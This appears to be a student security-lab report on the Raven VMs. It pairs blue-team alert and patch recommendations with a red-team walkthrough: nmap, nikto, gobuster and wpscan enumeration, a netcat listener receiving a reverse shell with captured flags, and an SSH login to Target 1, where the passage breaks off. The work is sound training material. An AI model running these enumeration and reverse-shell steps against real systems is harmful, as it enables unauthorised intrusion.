

Blue Team: Summary of Operations

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Network Topology

The following machines were identified on the network, the Azure host machine running the VMs has the IP of 192.18.1.1:

- VM 1: Capstone
 - **Operating System:** Ubuntu Linux
 - **Purpose:** Testing alerts. This machine has Filebeat, Metricbeat & Packetbeat installed, which will forward logs to the ELK machine
 - **IP Address:** 192.168.1.105
- VM 2: ELK
 - **Operating System:** Ubuntu Linux
 - **Purpose:** ELK Stack with Kibana Dashboard
 - **IP Address:** 192.168.1.100
- VM 3: Kali
 - **Operating System:** Ubuntu Linux
 - **Purpose:** Offensive Machine for the project
 - **IP Address:** 192.168.1.90
- VM 4: Target 1
 - **Operating System:** Debian Linux
 - **Purpose:** Target machine with WordPress server installed
 - **IP Address:** 192.168.1.110
- VM 5: Target 2
 - **Operating System:** Debian Linux
 - **Purpose:** Target machine with WordPress server installed
 - **IP Address:** 192.168.1.115




Fig 1: Network Topology - Project 2

Description of Targets

The target of this attack were Target1 which is 192.168.1.110 and Target2: 192.168.1.115

Both targets are Apache web servers and have SSH enabled, so ports 80 and 22 are possible ports of entry for attackers. As such, the following alerts have been implemented:

Monitoring the Targets

Traffic to these services should be carefully monitored. To this end, we have implemented the alerts below:

Excessive HTTP Errors

Excessive HTTP Errors alert is implemented as follows:

- **Metric:** http.response.status_code >400 (Packetbeat)
- **Threshold:** >400 every 5 minutes
- **Vulnerability Mitigated:** Used as intrusion detection/attack prevention, block malicious IPs, account lockouts
- **Reliability:** Medium

HTTP Request Size Monitor

This alert is implemented as follows:

- **Metric:** system.request.bytes (Packetbeat)
- **Threshold:** >3500 in 1 minute
- **Vulnerability Mitigated:** DDoS
- **Reliability:** Medium

CPU Usage Monitor

Alert is implemented as follows:

- **Metric:** system.process.cpu.total.pct (Packetbeat)
- **Threshold:** >0.5 in 5 minutes
- **Vulnerability Mitigated:** Any CPU overhead due to virus or malware can raise an alert
- **Reliability:** High

The logs and alerts generated during the assessment suggest that this network is susceptible to several active threats, identified by the alerts above. In addition to watching for occurrences of such threats, the network should be hardened against them. The Blue Team suggests that IT implement the fixes below to protect the network:

- Vulnerability 1: Weak user password
 - **Patch:** Update password policy to account for enhanced strength
 - **Why It Works:** Weak passwords are easily compromised using Brute Force and other methods. Strong passwords are resistant to such methods
- Vulnerability 2: SQL Injection
 - **Patch:** Use prepared statements
 - **Why It Works:** Best course of action is to avoid trusting user inputs and use prepared statements since they are sanitized before use
- Vulnerability 3: MySQL access credentials
 - **Patch:** Use different credentials than operating system
 - **Why It Works:** Adds a secondary protection layer to the system

TARGET 2 ACTIVITY

Target 2's IP Address: 192.168.1.115

1. Use Nmap to identify the IP address of Target 2.
 - o Ran nmap, NETBIOS name Target 2 matches with 192.168.1.115

```
Nmap scan report for 192.168.1.115
Host is up (0.00085s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
ssh-hostkey:
  1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
  2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
  256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp    open  http           Apache httpd 2.4.10 ((Debian))
_http-server-header: Apache/2.4.10 (Debian)
_http-title: Raven Security
111/tcp   open  rpcbind        2-4 (RPC #100000)
rpcinfo:
  program version  port/proto  service
  100000   2,3,4    111/tcp     rpcbind
  100000   2,3,4    111/udp     rpcbind
  100000   3,4      111/tcp6    rpcbind
  100000   3,4      111/udp6    rpcbind
  100024   1        39477/tcp   status
  100024   1        50315/udp   status
  100024   1        53782/udp6  status
  100024   1        56875/tcp6  status
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
145/tcp   open  netbios-ssn    Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
_clock-skew: mean: -3h19m59s, deviation: 5h46m23s, median: 0s
_nbstat: NetBIOS name: TARGET2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
smb-os-discovery:
  OS: Windows 6.1 (Samba 4.2.14-Debian)
  Computer name: raven
  NetBIOS computer name: TARGET2\x00
  Domain name: local
  FQDN: raven.local
  System time: 2022-05-20T14:03:23+10:00
```

2. Use Nmap to document all exposed ports and services at this IP address.

```
Nmap scan report for 192.168.1.115
Host is up (0.00056s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)
```

3. Enumerate the web server with nikto.

```
File Actions Edit View Help
root@Kali:~# nikto -c all -h http://192.168.1.115
- Nikto v2.1.6
-----
+ Target IP:      192.168.1.115
+ Target Hostname: 192.168.1.115
+ Target Port:    80
+ Start Time:     2022-05-21 09:49:19 (GMT-7)
-----
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdc00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7916 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:     2022-05-21 09:50:11 (GMT-7) (52 seconds)
-----
+ 1 host(s) tested
```

- This address is hosting an Apache web server with Wordpress

4. Perform a more in-depth enumeration with gobuster.

```
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u http://192.168.1.115/wordpress
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.115/wordpress
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2022/05/21 11:12:36 Starting gobuster in directory enumeration mode
=====
/wp-content (Status: 301) [Size: 329] [→ http://192.168.1.115/wordpress/wp-content/]
/wp-includes (Status: 301) [Size: 330] [→ http://192.168.1.115/wordpress/wp-includes/]
/wp-admin (Status: 301) [Size: 327] [→ http://192.168.1.115/wordpress/wp-admin/]
=====
2022/05/21 11:13:29 Finished
=====
root@Kali:~#
```

ff02::2 ip6-allrouters ip6-loopback localhost
ff02::1 ip6-allnodes ip6-localhost Kali

192.168.1.115/vendor/PATH x +

192.168.1.115/vendor/PATH

/var/www/html/vendor/f1ag1{a2c1f66d2b8051bd3a5874b5b6e43e21}

5. Use searchsploit to find any known vulnerabilities associated with the programs found in Step #4. **Hint:** Run searchsploit -h
 - o Found a large list of exploits

6. Use the provided script exploit.sh to exploit this vulnerability by opening an Ncat connection to your Kali VM.

```
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 36663
ls
Security - Doc
about.html
backdoor.php
contact.php
contact.zip
css
elements.html
fonts
img
index.html
js
scss
service.html
team.html
vendor
wordpress
cd ..
ls
flag2.txt
html
cat flag2
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```

Screenshots

- Initial nmap for 192.168.1.1

```
Nmap scan report for 192.168.1.100
Host is up (0.00079s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp  open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
```

```
Nmap scan report for 192.168.1.105
Host is up (0.00088s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```

```
Nmap scan report for 192.168.1.110
Host is up (0.00078s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

```
Nmap scan report for 192.168.1.115
Host is up (0.00056s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)
```

```
Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
```

- nmap scan with switch A

```
Nmap scan report for 192.168.1.100
Host is up (0.00064s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 35:d1:24:a2:77:4d:63:45:d8:89:07:ea:da:cf:18:25 (RSA)
|   256 06:29:ac:c7:20:4c:88:49:55:21:a7:00:cc:fb:fd:75 (ECDSA)
|_  256 e4:37:af:aa:ec:04:03:bb:78:34:e1:e5:9a:18:e5:66 (ED25519)
9200/tcp  open  http      Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
|_ http-methods:
|_  Potentially risky methods: DELETE
|_ http-title: Site doesn't have a title (application/json; charset=UTF-8).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=5/19%OT=22%CT=1%CU=41612%PV=Y%DS=1%DC=D%G=Y%M=4CEB42%T
OS:M=62871332%P=x86_64-pc-linux-gnu)SEQ(SP=FB%GCD=1%ISR=109%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1    0.64 ms  192.168.1.100
```

```

Nmap scan report for 192.168.1.105
Host is up (0.00076s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256  c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256  b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29
|_ http-ls: Volume /
|   maxfiles limit reached (10)
|   SIZE  TIME                               FILENAME
|   -    -    -    -    -
|   422  2019-05-07 18:23 company_blog/blog.txt
|   -    -    -    -    -
|   -    2019-05-07 18:27 company_folders/
|   -    2019-05-07 18:25 company_folders/company_culture/
|   -    2019-05-07 18:26 company_folders/customer_info/
|   -    2019-05-07 18:27 company_folders/sales_docs/
|   -    2019-05-07 18:22 company_share/
|   -    2019-05-07 18:34 meet_our_team/
|   329  2019-05-07 18:31 meet_our_team/ashton.txt
|   404  2019-05-07 18:33 meet_our_team/hannah.txt
|_
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=5/19%OT=22%CT=1%CU=44222%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=62871332%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.76 ms 192.168.1.105

```

```

Nmap scan report for 192.168.1.110
Host is up (0.00072s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
|_ ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp    open  http            Apache httpd 2.4.10 ((Debian))
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Raven Security
111/tcp   open  rpcbind         2-4 (RPC #100000)
|_ rpcinfo:
|   program version   port/proto  service
|   100000   2,3,4       111/tcp     rpcbind
|   100000   2,3,4       111/udp     rpcbind
|   100000   3,4         111/tcp6    rpcbind
|   100000   3,4         111/udp6    rpcbind
|   100024   1           39596/tcp6  status
|   100024   1           41933/tcp6  status
|   100024   1           51821/udp6  status
|   100024   1           59692/udp6  status
139/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn     Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: -3h19m59s, deviation: 5h46m23s, median: 0s
|_ nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
|   Computer name: raven
|   NetBIOS computer name: TARGET1\x00
|   Domain name: local
|   FQDN: raven.local
|_  System time: 2022-05-20T14:03:23+10:00
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:

```

```


Nmap scan report for 192.168.1.115
Host is up (0.00085s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
_ ssh-hostkey:
  1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
  2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
  256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
_ 80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
_ http-server-header: Apache/2.4.10 (Debian)
_ http-title: Raven Security
111/tcp    open  rpcbind      2-4 (RPC #100000)
_ rpcinfo:
  program version  port/proto  service
  100000   2,3,4      111/tcp     rpcbind
  100000   2,3,4      111/udp     rpcbind
  100000   3,4        111/tcp6    rpcbind
  100000   3,4        111/udp6    rpcbind
  100024   1          39477/tcp   status
  100024   1          50315/udp   status
  100024   1          53782/udp6  status
  100024   1          56875/tcp6  status
_ 139/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
145/tcp    open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
_ _clock-skew: mean: -3h19m59s, deviation: 5h46m23s, median: 0s
_ nbstat: NetBIOS name: TARGET2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
_ smb-os-discovery:
  OS: Windows 6.1 (Samba 4.2.14-Debian)
  Computer name: raven
  NetBIOS computer name: TARGET2\x00
  Domain name: local
  FQDN: raven.local
  System time: 2022-05-20T14:03:23+10:00


```

Result: Found the IPs and OS information for the machines on the network, including the two target machines.

- Enumeration:



```
root@Kali:~# wpscan --url 192.168.1.110/wordpress --enumerate u
```



```

i] The main theme could not be detected.

+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 <=====> (10 / 10) 100.00% Time: 00:00:01
i] User(s) Identified:

+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

+] Finished: Thu May 19 21:38:16 2022
+] Requests Done: 48
+] Cached Requests: 4
+] Data Sent: 10.471 KB
+] Data Received: 284.802 KB
+] Memory used: 123.238 MB
+] Elapsed time: 00:00:03
root@Kali:~#

```

Result: With the knowledge the Target1 is running Wordpress, was able to run WPSCAN and identify the two user names for the server (michael and steven)

- Breaking into Target 1:

```

root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
